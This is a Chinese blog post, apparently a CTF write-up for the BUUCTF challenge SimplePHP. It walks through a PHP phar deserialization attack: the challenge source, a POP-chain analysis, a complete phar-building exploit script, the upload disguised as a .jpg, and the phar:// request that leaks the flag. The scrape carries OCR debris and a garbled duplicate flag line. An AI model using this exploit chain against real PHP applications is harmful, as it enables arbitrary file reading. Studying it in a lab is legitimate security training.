BUUCTF [SWPUCTF 2018]SimplePHP

原创

三哥sange 于 2020-12-01 21:06:30 发布 444 收藏 1

分类专栏： WEB 文章标签： web php

本文链接：https://blog.csdn.net/weixin_45441024/article/details/110403831


WEB 专栏收录该内容

2 篇文章 0 订阅


订阅专栏

BUUCTF [WEB][SWPUCTF 2018]SimplePHP Phar反序列化


在这里附上另一位师傅写的文章，是另一道题，相同的题型，讲得非常的详细，大家可以看一看,坐上小车直达



打开题目我们很明显的看到了上传文件的板块和查看文件的板块，选择这个上传文件，显示如图



我们再选择查看文件的板块，url如图所示




```
<?php
header("content-type:text/html;charset=utf-8");
include 'base.php';
?>
```


我们在'='后面输入我们想要查看的文件，发现直接就给打印出来了，之后我们根据这个查看了几个php文件，得到了如下内容：

file.php:

```
<?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
ini_set('open_basedir','/var/www/html/');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
    echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
    $show->source = $file;
    $show->_show();
} else if (!empty($file)){
    die('file doesn\'t exists.');
}
?>
```

function.php

```php
<?php
//show_source(__FILE__);
include "base.php";
header("Content-type: text/html;charset=utf-8");
error_reporting(0);
function upload_file_do() {
    global $_FILES;
    $filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
    //mkdir("upload",0777);
    if(file_exists("upload/" . $filename)) {
        unlink($filename);
    }
    move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $filename);
    echo '<script type="text/javascript">alert("上传成功!");</script>';
}
function upload_file() {
    global $_FILES;
    if(upload_file_check()) {
        upload_file_do();
    }
}
function upload_file_check() {
    global $_FILES;
    $allowed_types = array("gif","jpeg","jpg","png");
    $temp = explode(".",$_FILES["file"]["name"]);
    $extension = end($temp);
    if(empty($extension)) {
        //echo "<h4>请选择上传的文件:" . "<h4/>";
    }
    else{
        if(in_array($extension,$allowed_types)) {
            return true;
        }
        else {
            echo '<script type="text/javascript">alert("Invalid file!");</script>';
            return false;
        }
    }
}
?>
```

class.php

```php
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __construct($name)
    {
        $this->str = $name;
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
```

```
}

class Show
{
    public $source;
    public $str;
    public function __construct($file)
    {
        $this->source = $file;   //$this->source = phar://phar.jpg
        echo $this->source;
    }
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
```

```
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
```

base.php:

```
<?php
    session_start();
?>
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>web3</title>
    <link rel="stylesheet" href="https://cdn.staticfile.org/twitter-bootstrap/3.3.7/css/bootstrap.min.css">
    <script src="https://cdn.staticfile.org/jquery/2.1.1/jquery.min.js"></script>
    <script src="https://cdn.staticfile.org/twitter-bootstrap/3.3.7/js/bootstrap.min.js"></script>
</head>
<body>
    <nav class="navbar navbar-default" role="navigation">
        <div class="container-fluid">
        <div class="navbar-header">
            <a class="navbar-brand" href="index.php">首页</a>
        </div>
            <ul class="nav navbar-nav navbra-toggle">
                <li class="active"><a href="file.php?file=">查看文件</a></li>
                <li><a href="upload_file.php">上传文件</a></li>
            </ul>
            <ul class="nav navbar-nav navbar-right">
                <li><a href="index.php"><span class="glyphicon glyphicon-user"></span><?php echo $_SERVER['REMOTE_ADDR'];?></a></li>
            </ul>
        </div>
    </nav>
</body>
</html>
<!--flag is in f1ag.php-->
```

index.php:

```
<?php
header("content-type:text/html;charset=utf-8");
include 'base.php';
?>
```

Phar反序列化

> 操作前请注意：要将 php.ini 中的 phar.readonly 选项设置为 Off，否则无法生成 phar 文件。

```php
<?php
class TestObject {
}//自定义构造
$phar = new Phar("phar.phar"); //后缀名必须为 phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置 stub
$o = new TestObject();//自定义构造
$o -> data='cck';//自定义构造
$phar->setMetadata($o); //将自定义的 meta-data 存入 manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

这个就是大体的框架，之后我们把需要构造的东西替换在上边自定义构造那里

接着回到本题，我们综合进行一下分析，得到最终有用的代码段在class.php中，现在我们来对其精简一下并进行一下分析：


```php
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}

class Show
{
    public $source;
    public $str;
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    }
class Test
{
    public $file;
    public $params;
   public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
```

我们来大致分析一下：

> 首先我们看C1e4r这个类，这里存在一个_destruct魔术方法，当对象被销毁时会被调用
> 然后我们看Show这个类，这里存在一个_toString魔术方法，当一个对象被当作字符串对待的时候,会触发这个魔术方法，怎样可以被当作字符串来处理呢，在C1e4r中的echo就是这个作用，所以链子的一部分就出来了：
> $a=new C1e4r();
>
> $a->str=new Show();最后我们看Show这个魔术方法，可以看到依次调用->

```php
<?php
class Test
{
    public $str;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }

}

class C1e4r
{
    public $test;
    public $str;

}

class Show
{
    public $source;
    public $str = array();

}
    $t = new Test();
    $c = new C1e4r();
    $s = new Show();
    $t->params['source'] = '/var/www/html/f1ag.php';
    $s->str['str'] = $t;
    $c->str = $s;


    @unlink("phar.phar");
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($c);
    $phar->addFromString("test.txt", "test");
    $phar->stopBuffering();
?>
```

我们在本地访问这个php文件，生成一个phar.phar文件，因为上传文件存在着上传条件，所以我们修改一下文件后缀修改为phar.jpg文件



<?php __HALT_COMPILER(); ?>
□□□□□O:5:"C1e4r":2:{s:4:"test";N;s:3:"str";O:4:"Show":2:{s:6:"source";N;s:3:"str";a:1:{s:3:"str";O:4:"Test":2:{s:3:"str";N;s:6:"params";a:1:{s:6:"source";s:22:"/var/www/html/flag.php";}}}}□test.txt□g8□_□
~ ف□testO□□□□k□□□□W-□□dP-□J□□GBMB
-----------------------------194989174714339685337043113 8
Content-Disposition: form-data; name="submit"

提交
-----------------------------194989174714339685337043113 8--

```
<meta charest="utf-8">
<title>文件上传</title>
</head>
<body>
<div align = "center">
    <h1>前端写得很low,请各位师傅见谅!</h1>
</div>
<style>
  p{ margin:0 auto}
</style>
<div>
```


上传成功了，我们访问一下

不安全 | 7bd2466a-8a9f-4bc0-9caf-b762bd928dcc.node3.buuoj.cn/upload/

应用 淘宝 百度 淘宝 京东 天猫 Gmail YouTube 地圖 翻譯 ctf web 淘宝

Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
41859a99918a3db4fc9260fa72e4dd1d.jpg	2019-10-06 05:46	295	
d1fc2410b4876700dee841452130f1f1.jpg	2020-12-01 12:36	303	

Apache/2.4.18 (Ubuntu) Server at 7bd2466a-8a9f-4bc0-9caf-b762bd928dcc.node3.buuoj.cn Port 80

最下面那一行就是我们刚刚上传上的文件，我们读取一下

不安全 | 7bd2466a-8a9f-4bc0-9caf-b762bd928dcc.node3.buuoj.cn/file.php?file=phar:///var/www/html/upload/d1fc2410b4876700dee841452130f1f1.jpg

应用 淘宝 百度 淘宝 京东 天猫 Gmail YouTube 地圖 翻譯

222.90.67.205

首页 查看文件 上传文件

```
<?php __HALT_COMPILER(); ?>
PD9waHAgDQoJLy8kYSA9ICdmbGFne2Y5ZjhiYWQxLThlYTMtNGE5Mi1hNDBhLTVmZjc3ZTkwYzY5OX0nOw0KID8+DQoNCg==
```


将读到的内容进行base64解密

Base64编码转换

PD9waHAgDQoJLy8kYSA9ICdmbGFne2Y5ZjhiYWQxLThlYTMtNGE5Mi1hNDBhLTVmZjc3ZTkwYzY5OX0nOw0KID8+DQoNCg==

清空 加密 解密 □解密结果以16进制显示

```
<?php
        //$a = 'flag{f9f8bad1-8ea3-4a92-a40a-5ff77e90c699}';
```


得到了flag:**flag{f9f8bad1-8ea3-4a92-a40a-5ff77e90c699}**

得到了flag:**flag{[illegible]}**